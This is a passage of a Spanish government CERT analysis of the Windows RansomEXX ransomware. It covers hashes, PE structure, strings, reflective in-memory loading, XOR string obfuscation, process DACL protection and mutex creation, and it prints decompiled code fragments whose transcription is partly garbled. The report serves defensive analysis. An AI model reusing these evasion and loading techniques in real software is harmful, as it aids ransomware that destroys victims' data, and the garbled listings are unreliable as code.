

Informe Código Dañino

CCN-CERT ID-11/21

RansomEXX_Win ransomware



Agosto 2021

Edita:



© Centro Criptológico Nacional, 2019

Fecha de Edición: agosto de 2021

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

Quedan rigurosamente prohibidas, sin la autorización escrita del Centro Criptológico Nacional, bajo las sanciones establecidas en las leyes, la reproducción parcial o total de este documento por cualquier medio o procedimiento, comprendidos la reprografía y el tratamiento informático, y la distribución de ejemplares del mismo mediante alquiler o préstamo públicos.

ÍNDICE

1. SOBRE CCN-CERT	4
2. RESUMEN EJECUTIVO	5
3. DETALLES GENERALES	6
4. CARACTERÍSTICAS TÉCNICAS	9
5. CIFRADO	15
6. DESINFECCIÓN	19
7. MITIGACIÓN	19
8. REGLAS DE DETECCIÓN	20
8.1. REGLAS DE YARA.....	20
9. REFERENCIAS	21
ANEXO A: SERVICIOS FINALIZADOS	22
ANEXO B: DIRECTORIOS, FICHEROS Y EXTENSIONES EXCLUIDAS	24

1. SOBRE CCN-CERT

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional** español y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de la muestra de código dañino identificada por la firma MD5 9832040cb9c0aa58cd12d656f82420ba y compilada para plataformas Windows. El binario analizado pertenece a la familia de *ransomware* apodada como EXX o RansomEXX (a raíz del string '*ransom.exx*' embebido en el código) aunque también es conocido como Defray777 o RansomX. Este *ransomware*, vinculado con el actor GOLD DUPONT [1], ha estado involucrado en múltiples incidentes desde 2018 [2] afectando a organismos gubernamentales y empresas críticas.

En mayo de 2020 el sistema judicial [3] así como el Departamento de Transporte del estado de Texas (TxDOT) [4] se vio afectado por este *ransomware*. La multinacional japonesa Konica Minolta [5] así como el sistema judicial de Brasil [6] fueron también objetivo de RansomEXX en julio y noviembre, respectivamente, de ese mismo año. La empresa brasileña Embraer, considerada como uno de los mayores fabricantes de aviones civiles de la actualidad, no solo se vio afectada [7] por RansomEXX a finales de 2020, sino que sus datos fueron filtrados después de que el fabricante de aviones se negara a ceder ante la, cada vez más común, doble extorsión [8]. En el último año, determinados grupos de atacantes han utilizado, como vía de entrada, ciertas vulnerabilidades en productos VMWare ESXi para cifrar [9] sus discos duros virtuales mediante EXX.

RansomEXX se caracteriza por utilizar la librería *open-source mbed TLS* [10], tanto en su variante Windows como en Linux, para llevar a cabo las labores de cifrado. Dicha librería es empleada para generar claves AES con las que cifrar los ficheros de la víctima usando el cifrado por bloques AES-256 en modo ECB (*Electronic CodeBook*). Posteriormente, cada clave AES es cifrada con una clave pública RSA-4096, embebida en el cuerpo del binario, que será adjuntada a cada archivo cifrado (cuya extensión, para la muestra actual, es *txdot*). Antes de proceder con el cifrado el código dañino intentará finalizar un gran listado de procesos; asimismo, eliminará y finalizará una serie de servicios de Windows para dificultar la recuperación de ficheros (por ejemplo, el catálogo de copias de seguridad, *USN journals*, el *Windows Recovery Environment*, etc.). El espacio libre en disco de cada unidad también será sobrescrito.

La muestra tiene capacidad para cargarse y ejecutarse directamente en memoria de forma *reflectiva* [11]. El uso de IcedID como vector de entrada, así como el empleo del RAT PyXie y del *loader* Vatet junto Cobalt Strike, forman parte del conjunto de TTPS empleadas [12] por el grupo de atacantes GOLD DUPONT vinculado estrechamente con esta familia de *ransomware*.

3. DETALLES GENERALES

El fichero analizado se corresponde con una muestra de *ransomware* de la familia RansomEXX cuya firma se muestra a continuación:

MD5	9832040cb9c0aa58cd12d656f82420ba
SHA1	74a62abd145e9571e029db76c06c3100bfb3f4a9
SHA256	480af18104198ad3db1518501ee58f9c4aecdd19dbbf2c5dd7694d1d87e9aeca7

Cabe destacar que este *sample* había sido remitido, por primera vez, a la plataforma de análisis de malware [13] el 26 de enero de 2021 y que actualmente presenta una tasa de detección de 59 motores AV de un total de 69.

El fichero tiene un tamaño de 159.744 bytes, se ha compilado con Visual C++ para arquitecturas de 32 bits y, pese a que el *TimeDateStamp* del “*File Header*” está vacío (0x00000000), el *TimeDateStamp* de su *Export Directory* refleja la siguiente fecha de creación: 14 de mayo 2020 (23:07:38).

La siguiente imagen muestra las características estáticas del código dañado:

```

signature/type:      PE32 EXE image for i386
image checksum:     0x00032c38 (MISMATCH / calc=0x00032A01)
machine:            0x014c (i386)
subsystem:          3 (Windows Console)
minimum os:         5.1 (WinXP)
linker:             Microsoft LINK 10.0
detected toolset(s): Visual C++ 10.0 2010 (build 30319) <--LINKER
                   Visual C++ 10.0 2010 (build 30319) <--COMPILER(s)
                   Visual C++ 9.0 2008 SP1 (build 30729)
                   Visual C++ 7.0 XP DDK & DDK SP1 (build 9210)
file alignment:     0x200
section alignment: 0x1000
preferred load base: 0x00400000
code entrypoint:    0x00401690 -> .text section / file_offset=0xA90
characteristics:    0x0100 (EXECUTABLE_IMAGE) 32BIT_MACHINE
Dll characteristics: 0x0000
debug directory:    <none>
4 PE sections:      .text, .rdata, .data, .reloc
EOF DATA:          FOUND outside PE image at file offset 0x26200 0x27000 / size=0xE00
import modules:     C:\Windows\system32\KERNEL32.dll
                   C:\Windows\system32\USER32.dll
                   C:\Windows\system32\ADVAPI32.dll
                   C:\Windows\system32\SHELL32.dll
                   C:\Windows\system32\ole32.dll
                   C:\Windows\system32\PSAPI.dll
                   C:\Windows\system32\SHLWAPI.dll
                   C:\Windows\system32\MPR.dll
                   C:\Windows\system32\NETAPI32.dll
                   C:\Windows\system32\ntdll.dll

PE base relocations: 3270
tls directory:      <none>
CLR (.NET) info:    not a .NET module
data directory table has 4 entries (room for 16):
DIRECTORY
-----
EXPORT      022810 000059 00422810 00021410 .rdata
IMPORT      02186C 000000 0042186C 0002086C .rdata
BASE_RELOC 020000 001A9C 00420000 00023A00 .reloc
IAT         019000 0002A0 00419000 00017C00 .rdata

section memory map / 4 entries:
SECTION MEMORY-RANGE          SIZE  DSIZE  FILE-RANGE          SIZE  ATTR
-----
HEADERS 00400000 00401000 00001000 00000280 00000000 00000400 00000400
.text   00401000 00419000 00018000 00017602 00000400 00017C00 00017800 C E R
.rdata  00419000 00423000 0000A000 00009869 00017C00 00021600 00009A00 I R W
.data   00423000 0042B000 00000000 00007F24 00021600 00023A00 00002400 I R W
.reloc  0042B000 0042E000 00003000 000026F8 00023A00 00026200 00002800 I D R
EOF DATA 00000000 00000000 00000000 00000000 00026200 00027000 00000E00

exports section: 1 functions (ransom.exx) / timestamp 05/14/2020 09:07:38pm (0x5EBDB31A)
ORD HINT ENTRYPOINT F-OFFSET SECTION NAME
---
0001 0000 00403B50 00002F50 .text ?ReflectiveLoader@@YGKPA@Z

```

Figura 1. Características estáticas del código dañado

Resulta fácil identificar la naturaleza del binario (*ransomware*) así como la familia exacta a la cual pertenece el mismo a partir de sus *strings*. En la siguiente imagen puede verse el contenido de los ficheros “.txt” que son creados en cada directorio durante el proceso de cifrado y que se corresponden con la familia de *ransomware* EXX.




Figura 2. Strings: mensaje TXT, servicios Windows

En la parte inferior de la imagen anterior también se observan los procesos ejecutados, como parte del proceso de infección, para dificultar la recuperación de ficheros; por ejemplo, la ejecución de *wbadmin* para eliminar el catálogo de copias de seguridad, el uso de *fsutil* para desactivar el *USN journal*, el uso de *cipher* para sobrescribir el espacio de disco no asignado, etc.

Entre los *strings* también pueden encontrarse las extensiones que serán utilizadas como filtro para excluir ficheros del proceso de cifrado, los directorios que serán ignorados (*cryptolocker*, *ransomware*, *crypt_detect*), la extensión de los ficheros cifrados (*.txd0t*), etc.




Figura 3. Strings: extensiones

La existencia de determinados strings permite también inferir que el binario ha sido compilado estáticamente con *mbed TLS* [10]. Tal como se detallará en el punto CARACTERÍSTICAS TÉCNICAS, dicha librería será la responsable de gestionar la creación de claves y de llevar a cabo el cifrado de ficheros.




Figura 4. Strings: mbedtls

El código dañado exporta el símbolo *ReflectiveLoader* mediante el cual dota al binario de la capacidad para ejecutarse de forma *reflectiva* evadiendo así el *loader* del sistema operativo y permitiendo que sea ejecutado directamente en memoria sin tocar disco. Fíjese que el nombre de la DLL, reflejado por el campo “Name” (32 bits) de dicha sección, se corresponde con el *string* “ransom.exx” (cadena que da nombre a la familia del ransomware).




Figura 5. Símbolo exportado: ReflectiveLoader

La ejecución del binario muestra una consola donde diversos mensajes de *debug* son mostrados por STDOUT indicando el progreso de cifrado de la víctima (PID, *hostname*, ficheros infectados, velocidad, tiempo consumido).




Figura 6. Información sobre el proceso de cifrado

En cada directorio afectado, se escribirá un “.txt” (*!TXDOT_READ_ME!.txt*) en donde se detallan las instrucciones para recuperar los ficheros afectados. Dichas instrucciones se reducen a remitir un email a la cuenta **txdot911@protonmail.com**.




Figura 7. Cuenta atacantes: txdot911@protonmail.com

Dicho correo electrónico (txdot911@protonmail.com) así como el *imphash* de la muestra analizada (93736e6ffcbf0a539a73e55e921de1cb) puede utilizarse para localizar *samples* con similares características [15].

4. CARACTERÍSTICAS TÉCNICAS

El código dañado exporta el símbolo “*ReflectiveLoader*” comúnmente utilizado por herramientas que tienen capacidad de cargarse de forma *reflectiva* en memoria.

	Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)		Dword	Word	Dword	szAnsi
00000001	00003B50	0000	0002284D		?ReflectiveLoader@@YGKPAX@Z

Figura 8. Export ReflectiveLoader

Para dotarle de dicha capacidad, generalmente los atacantes compilan sus herramientas con el código del repositorio <https://github.com/stephenfewer/ReflectiveDLLInjection> (repositorio del propio autor de dicha técnica, el investigador Stephen Fewer) o bien de ciertas variantes a la misma como, por ejemplo, *sRDI (Shellcode Reflective DLL Injection)*.

Dicha funcionalidad permite mapear en memoria el contenido del binario y resolver símbolos eludiendo el propio *loader* del sistema operativo permitiendo la ejecución del código dañado sin necesidad de almacenarlo en disco. *Payloads* como Meterpreter (Metasploit) o *beacon* (Cobalt Strike) se apoyan en esta técnica para dificultar su detección. La función *ReflectiveLoader*, mostrada a continuación, es la responsable de implementar dicha lógica. De forma similar a un gran número de *shellcodes*, la función recorrerá los *exports* de Kernel32 para localizar APIs como *LoadLibrary* y *GetProcAddress* con los que resolver símbolos. Las secciones serán mapeadas de acuerdo a la información de su DATA DIRECTORY.

Para localizar dichas estructuras en memoria, en primer lugar, intentará localizar el DOS Header del binario en memoria utilizando como criterio los dos bytes característicos del IMAGE_DOS_SIGNATURE (“MZ”). Cabe destacar que el *DOS MZ*

header no ha sido alterado ni sobrescrito con el habitual *bootstrap shellcode* [14] empleado para localizar y hacer un *jump* a la función reflectiva.

```

8  v64 = 0;
9  for ( i = sub_403840(); --i )
10 {
11     if ( *((_DWORD *)i) == 'ZM' )
12     {
13         v3 = *((_DWORD *)i + 60);
14         if ( (unsigned int)(v3 - 64) <= 0x3BF && *((_DWORD *)i + 1) == 'EP' )
15             break;
16     }
17 }
18 Flink = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink;
19 v68 = 1;
20 v69 = Flink;
21 if ( Flink != v1 )
22 {
23     while ( 1 )
24     {
25         v5 = Flink[5].Flink;
26         Blink_low = LOWORD(Flink[4].Blink);
27         v7 = 0;
28         do
29         {
30             v6 = __ROR4__(v7, 13);
31             Flink_low = LOBYTE(v5->Flink);
32             if ( LOBYTE(v5->Flink) < 0x61u )
33                 v7 = Flink_low + v6;
34             else
35             {
36                 v7 = v8 + Flink_low - 32;
37                 Blink_low = 0x7FFF;
38                 v5 = (_LIST_ENTRY *)((char *)v5 + 1);
39             }
40             while ( ( _DWORD )Blink_low );
41             if ( v7 == 0x64ABC5B // kernel32.dll
42                 )
43             {
44                 v10 = Flink[2].Flink;
45                 v11 = *(int *)((char *)&v10[7].Blink[15].Flink + (unsigned int)v10);
46                 v12 = (_LIST_ENTRY *)((char *)&v10->Flink + (unsigned int)((char *)&v10[4].Flink + v11));
47                 v65 = (char *)v10 + v12;
48                 v13 = (unsigned int)v10 + (unsigned int)((char *)v10 + (char *)&v10[4].Blink + v11);
49                 v14 = *((_BYTE *)v10 + *v12);
50                 v15 = (char *)v10 + *v12;
51                 v16 = 0;
52                 do
53                 {
54                     ++v15;
55                     v16 = v14 + __ROR4__(v16, 13);
56                     v14 = *v15;
57                 } while ( *v15 );
58                 if ( v16 == -334606706 || v16 == 2081291434 || v16 == -1850750380 )
59                 {
60                     v17 = *((_DWORD *)v65 + 7) + 4 * *v13;
61                     if ( v16 == -334606706 )
62                     {
63                         v63 = (int (__stdcall *)(int))((char *)v10 + (unsigned int)((char *)&v10->Flink + v17));
64                     }
65                     else if ( v16 == 2081291434 )
66                     {
67                         v62 = (_LIST_ENTRY *)((char *)v10 + (unsigned int)((char *)&v10->Flink + v17));
68                     }
69                 }
70             }
71         } while ( TRUE )
72     {
73         if ( ((PIMAGE_DOS_HEADER)uiLibraryAddress->e_magic == IMAGE_DOS_SIGNATURE )
74             )
75         {
76             uiHeaderValue = ((PIMAGE_DOS_HEADER)uiLibraryAddress->e_lfanew;
77             if( uiHeaderValue >= sizeof(IMAGE_DOS_HEADER) && uiHeaderValue < 1024 )
78             {
79                 uiHeaderValue += uiLibraryAddress;
80                 if ( ((PIMAGE_NT_HEADERS)uiHeaderValue->Signature == IMAGE_NT_SIGNATURE )
81                     )
82                     break;
83             }
84             uiLibraryAddress--;
85         }
86     }
87 #ifdef WIN_X64
88     uiBaseAddress = __readqword( 0x60 );
89 #else
90 #ifdef WIN_X86
91     uiBaseAddress = __readfsdword( 0x30 );
92 #else WIN_ARM
93     uiBaseAddress = *(DWORD *) ( (BYTE *)_MoveFromCoprocessor( 15, 0, 13, 0, 2 ) + 0x30 );
94 #endif
95 }
96 uiBaseAddress = (ULONG_PTR)((_PEEB)uiBaseAddress)->PLDR;
97 uiValueA = (ULONG_PTR)((PPEB_LDR_DATA)uiBaseAddress->InMemoryOrderModuleList.Flink;
98 while( uiValueA )
99 {
100     uiValueB = (ULONG_PTR)((PLDR_DATA_TABLE_ENTRY)uiValueA)->BaseDllName.pBuffer;
101     usCounter = ((PLDR_DATA_TABLE_ENTRY)uiValueA)->BaseDllName.Length;
102     uiValueC = 0;
103     do
104     {
105         uiValueC = ror( (DWORD)uiValueC );
106         if ( *((BYTE *)uiValueB) >= 'a' )
107             uiValueC += *(BYTE *)uiValueB - 0x20;
108         else
109             uiValueC += *(BYTE *)uiValueB;
110         uiValueB++;
111     } while( --usCounter );
112     if ( (DWORD)uiValueC == KERNEL32DLL_HASH )
113     {
114         uiBaseAddress = (ULONG_PTR)((PLDR_DATA_TABLE_ENTRY)uiValueA)->DllBase;
115         uiExportDir = uiBaseAddress + ((PIMAGE_DOS_HEADER)uiBaseAddress->e_lfanew;
116     }
117 }

```

Figura 9. Export ReflectiveLoader / ReflectiveLoader.c (<https://github.com/stephenfearer>)

Tras finalizar de *mapear* y *alinear* correctamente el binario en memoria se invocará el *Entry Point*. La primera acción que llevará a cabo es *desofuscar* una serie de strings (principalmente APIs) mediante un conjunto de rutinas XOR que serán utilizadas de forma recurrente. Posteriormente protegerá el proceso actual estableciéndole el *flag* SE_DACL_PROTECTED (el cual previene que el DACL del objeto sea modificado por ACEs heredables). Para ello, hará uso de la API *ConvertStringSecurityDescriptorToSecurityDescriptorA* a la que proporcionará la cadena "D:P" para convertir la misma al descriptor de seguridad correspondiente (estructura SECURITY_DESCRIPTOR). Esta estructura será utilizada posteriormente con la API *SetKernelObjectSecurity* para modificar los *flag* de seguridad al PID actual.

```

50  advapi32[v4] = byte_41E438[v4] ^ (byte_41E428[v4] + (v4 & 0x7F));
51  asc_41E42A[v5 + v4] = byte_41E439[v4] ^ (byte_41E429[v4] + ((v4 + 1) & 0x7F));
52  asc_41E42A[v16 + 1 + v4] = byte_41E43A[v4] ^ (asc_41E42A[v4] + ((v4 + 2) & 0x7F));
53  byte_41E42C[v15 + v4] = byte_41E43B[v4] ^ (asc_41E42A[v4 + 1] + ((v4 + 3) & 0x7F));
54  byte_41E42D[v14 + v4] = byte_41E43C[v4] ^ (byte_41E42C[v4] + ((v4 + 4) & 0x7F));
55  v6 = byte_41E42D[v4] + ((v4 + 5) & 0x7F);
56  v4 += 6;
57  advapi32[v4 - 1] = byte_41E437[v4] ^ v6;
58  } while ( v4 < 12 );
59 }
60 }
61 ModuleHandleA = GetModuleHandleA(advapi32);
62 ProcAddress = GetProcAddress(ModuleHandleA, ConvertStringSecurityDescriptorToSecurityDescriptorA);
63 ConvertString = (int)ProcAddress;
64 result = 0;
65 if ( ProcAddress )
66 {
67     SecurityDescriptor = 0;
68     if ( (int (__stdcall *)(const wchar_t *, int, PSECURITY_DESCRIPTOR *, _DWORD))ProcAddress)(
69         L"D:P", // SE_DACL_PROTECTED
70         1,
71         &SecurityDescriptor,
72         0 ) )
73     {
74         CurrentProcess = GetCurrentProcess();
75         if ( SetKernelObjectSecurity(CurrentProcess, 4u, SecurityDescriptor) )
76             return 1;
77     }
78 }
79 return result;
80 }

```

Figura 10. flag SE_DACL_PROTECTED

Posteriormente, recupera el *hostname* vía *GetComputerNameA* en cierta variable (estableciéndola a "DEFAULTCOMPNAME" si encuentra algún error).

```

26 hbuff_388 = v4;
27 if ( v4 )
28     GetComputerNameA(v4, &nSize);
29 }
30 else
31 {
32     v2 = GetProcessHeap();
33     HeapFree(v2, 0, hbuff_388);
34     hbuff_388 = 0;
35 }
36
37 *_DWORD *)hostname = hbuff_388;
38 if ( !hbuff_388 )
39 {
40     v5 = alloca(32);
41     if ( v5 )
42     {
43         for ( i = 0; i < 28; v9[i - 1] = byte_418507[i] ^ v7 )
44         {
45             v9[i] = byte_418508[i] ^ (byte_4184E8[i] + (i & 0x7F));
46             byte_4184E8[v9 - byte_4184EA + i] = byte_418509[i] ^ ((i + 1) & 0x7F);
47             byte_4184ED[v9 - byte_4184EB + i] = byte_41850A[i] ^ ((i + 2) & 0x7F);
48             v7 = byte_4184E8[i] + ((i + 3) & 0x7F);
49             i += 4;
50         }
51     }
52     sub_401A20(v9, v9[0]);
53     *_DWORD *)hostname = "DEFAULTCOMPNAME";
54 }
    
```

Figura 11. Hostname

El *hostname* será utilizado, entre otros, para generar un ID con el que nombrar un objeto de tipo Mutex que será creado para evitar múltiples ejecuciones del mismo código dañado en el sistema. Para calcular este ID, en primer lugar, se calculará el MD5 del *hostname* (haciendo uso de la CryptoAPI de Windows). Posteriormente, se reemplazará el primer byte de dicho MD5 por el valor 0x78 y finalmente se utilizará la API *StringFromGUID2()* para convertir dicho valor (usado a modo de *rguid*) a un *string*. Cabe destacar que si el objeto Mutex ya existe el código dañado no llevará a cabo las acciones dañinas de cifrado y reflejará, en la consola, el siguiente mensaje de *debug*: "Already active [<hostname>]" (el cual se encuentra ofuscado con el mismo conjunto de rutinas XOR previamente indicado).

```


14 v0 = 0;
15 if ( !Cryptapi_MD5(strlen(hostname), MD5_hostname) )
16 {
17     LOBYTE(MD5_hostname[0]) = 0x78;
18     if ( !StringFromGUID2(MD5_hostname, sz, 260) )
19     {
20         (CreateMutex)(0, 0, sz);
21         if ( !mutex )
22         {
23             v1 = alloca(24);
24             if ( v1 )
25             {
26                 v9 = v6 - byte_4183E8 + 2;
27                 v2 = 0;
28                 v8[20] = 0;
29                 v8 = v6 - byte_4183E4 + 3;
30                 do
31                 {
32                     v8 = v9;
33                     v8[v2] = byte_418400[v2] ^ (byte_4183E8[v2] + (v2 & 0x7F));
34                     byte_4183E9[v6 - byte_4183EA + v2] = byte_418401[v2] ^ (byte_4183E9[
35                     byte_4183E8[v2 + v2] = byte_418402[v2] ^ (byte_4183EA[v2] + (v2 & 0x7F));
36                 } while (v2++ < 20);
37             }
38         }
39     }
40 }
    
```

Figura 12. Creación objeto Mutex

NOTA: los *opcodes* correspondientes a la rutina de descifrado XOR de las cadenas ofuscadas por EXX serán empleados como uno de los criterios de identificación en la regla Yara adjunta en el apartado 8. Dichas rutinas se han identificado también en el malware PyXie (RAT vinculado con el grupo de actores relacionado con EXX).

